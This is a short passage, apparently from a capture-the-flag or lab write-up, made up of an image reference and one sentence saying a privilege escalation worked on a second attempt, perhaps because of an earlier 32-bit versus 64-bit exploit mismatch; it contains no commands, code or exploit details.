
No issues this time around with the privesc, I have a feeling that the first time around I used a different exploit and probably got stuck in a 32bit vs 64bit issue without realising!